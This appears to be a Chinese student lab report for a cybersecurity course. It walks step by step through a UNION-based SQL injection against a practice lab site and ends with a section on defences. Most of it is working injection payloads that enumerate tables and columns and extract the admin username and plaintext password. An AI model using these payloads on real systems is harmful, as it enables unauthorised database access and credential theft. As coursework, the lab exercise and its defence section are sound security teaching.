《网络空间安全概论》实验报告

一、实验目的

1. 学习并掌握 SQL 注入的基本原理和方法

2. 学习 SQL 注入的防范措施

二、实验项目内容

1. 检索 SQL 注入相关资料，自学 SQL 注入基本方法

2. 完成对特定网站的 SQL 注入以获取数据库信息

三、实验设计

实验原理

任何 SQL 是操作数据库数据的结构化查询语言，网页的应用数据和后台数据库中的数据进行交互时会采用 SQL。而 SQL 注入是将 Web 页面的原 URL、表单域或数据包输入的参数，修改拼接成 SQL 语句，传递给 Web 服务器，进而传给数据库服务器以执行数据库命令。如 Web 应用程序的开发人员对用户所输入的数据或 cookie 等内容不进行过滤或验证(即存在注入点)就直接传输给数据库，就可能导致拼接的 SQL 被执行，获取对数据库的信息以及提权，发生 SQL 注入攻击。

四、实验过程或算法

1. 解析对应网站结构

当 id=1 时，可以查询出对应的数据库信息；

当 id=2 时，显示了不同的内容；

当 id=10 时，没有查询到对应的具体信息但是没有报错。因此猜测这就是数据库的入口点。

2. 判断注入点

将 url 参数字段从 id=1 修改为 id=1 and 1=2, 发现没有显示任何信息，说明此处的传参被用户当作代码执行了，即存在 SQL 注入。

3. 使用 order by 字句

在 id=1 后面新增 order by 字句（对特定字段进行排序），检查存在几个字段

- order by 1 时，网页返回内容存在。

- order by 2 时，网页返回内容存在。

• order by 3 时，网页返回内容为空，**说明此处存在 2 个字段。**

4. 判断回显点


使用 union select 语句，联合查询，通过页面回显找到回显点，再利用其获取我们需要查询的数据。select 语句用于从表中选取数据。union 操作符用于合并两个或多个 SELECT 语句的结果集。UNION 结果集中的列名总是等于 UNION 中第一个 SELECT 语句中的列名。第一个表的字段数与第二个表的字段数必须相等，否则就会报错。

将查询参数字段修改为 id=1 and 1=2 union select 1,2 发现网页返回字段“2”，说明回显点可能存在于参数 2 处。

5. 获取对应信息

• 查询数据库名称

将查询字段修改为 id=1 and 1=2 union select 1,database()，可见网页返回了**数据库名：maoshe.**



• 查询数据库中所有表名

将查询字段修改为 id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema='maoshe'

table_name 列在 information_schema 库的 tables 表下。这里不能直接写表名 tables， 否则它会在 maoshe 库下找 tables 表，找不到就会报错。因此需要使用【库名.表名】的格式：information_schema.tables 进行查询

可见网页返回了数据库表名：admin.

将以上查询字段修改为 id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema='maoshe' limit x, 1(其中 x 为偏移量, 0 为第一个表，1 为第二个表，以此类推)，获得得结果如下：

- x=1，得到 dirs 表名

- x=2，得到 news 表名

• x=3，得到 xss 表名

x=4 之后均无内容，因此该**数据库中存在 4 个表：admin, dirs, news, xss**

• 获取 admin 表中字段数量以及字段名

同理，列 column_name 在表 information_schema.column 下。table_name 列在 information_schema 库的 tables 表下,不能直接写表名 tables， 否则它会在 maoshe 库下找 tables 表，找不到就会报错。因此需要使用【库名.表名】的格式: information_schema.tables 进行查询

查询字段修改为 id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema='maoshe' and table_name='admin' limit x,1(x 为偏移字段), 将 x=0,1,2 可得到如下结果。3 以后则返回空。

此外，还可以使用 group_concat(column_name)省略 limit 字段直接获取素有字段名，但有可能回显点有字符输出限制导致输出不完整。

• 获取 dirs 表中字段数量以及字段名

http://pu2lh35s.ia.aqlab.cn/index.php?id=1 and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_schema='maoshe' and table_name='dirs'

- **获取 news 表中字段数量以及字段名**

http://pu2lh35s.ia.aqlab.cn/index.php?id=1 and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_schema='maoshe' and table_name='news'

- **获取 xss 表中字段数量以及字段名**

http://pu2lh35s.ia.aqlab.cn/index.php?id=1 and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_schema='maoshe' and table_name='xss'

6. 获取管理员用户密码

首先获取管理员账号：http://pu2lh35s.ia.aqlab.cn/index.php?id=1 and 1=2 union select 1, username from admin

然后获取管理员密码：http://pu2lh35s.ia.aqlab.cn/index.php?id=1 and 1=2 union select 1, password from admin

五、验过程中遇到的问题及解决情况

暂无，全程参考链接：

https://blog.csdn.net/Genevieve_xiao/article/details/119487157

六、实验结果及分析和（或）源程序调试过程

1. 数据库的名称：maoshe

2. 数据库中所有表的名称

admin, dirs, news, xss

3. 每个表中的字段数量以及字段名

3.1 admin 三个字段：Id，username，password

3.2 dirs 一个字段：paths

3.3 news 两个字段：Id, content

3.4 管理员用户密码：username: admin； password: hellohack

七、对 SQL 注入攻击进行防范

1. 参数化查询：参数化查询在执行 SQL 语句之前，将用户输入的数据作为参数传递给数据库，而不是将用户输入的数据直接拼接到 SQL 语句中，可以确保用户输入的数据不会被解释为 SQL 代码。比如：

```
PreparedStatement pstmt = connection.prepareStatement("SELECT * FROM users WHERE username = ?");
pstmt.setString(1, userInput); // 将用户输入设置为参数
ResultSet rs = pstmt.executeQuery();
```

2. 使用 ORM 框架：对象关系映射框架通常会自动处理参数化查询，从而帮助防止 SQL 注入攻击。ORM 框架将对象与数据库表进行映射，通过提供面向对象的接口来操作数据库，减少了直接操作 SQL 语句的机会。比如：

```
// 使用Hibernate进行查询
CriteriaBuilder builder = session.getCriteriaBuilder();
CriteriaQuery<User> query = builder.createQuery(User.class);
Root<User> root = query.from(User.class);
query.select(root).where(builder.equal(root.get("username"), userInput));
List<User> users = session.createQuery(query).getResultList();

```

3. 输入验证和过滤：验证用户输入是否符合预期的格式和类型，并过滤掉任何可疑的字符，例如单引号、分号等，可以减少 SQL 注入攻击的风险。比如：

```
// 输入验证和过滤
if (userInput.matches("[a-zA-Z0-9]+")) {
    // 用户输入符合预期的格式和类型，继续处理
} else {
    // 用户输入包含不允许的字符，拒绝处理
}
```

4. 最小权限原则：为数据库用户分配最小必要的权限，限制其对数据库的访问和操作。这样即使发生了 SQL 注入攻击，攻击者也只能获取到有限的数据或执行有限的操作。

5. 错误信息处理：避免向用户泄露过多的错误信息，特别是关于数据库结构和查询语句的信息。

6. 定期更新和维护：定期更新数据库软件和应用程序，并及时应用安全补丁，以修复已知的安全漏洞。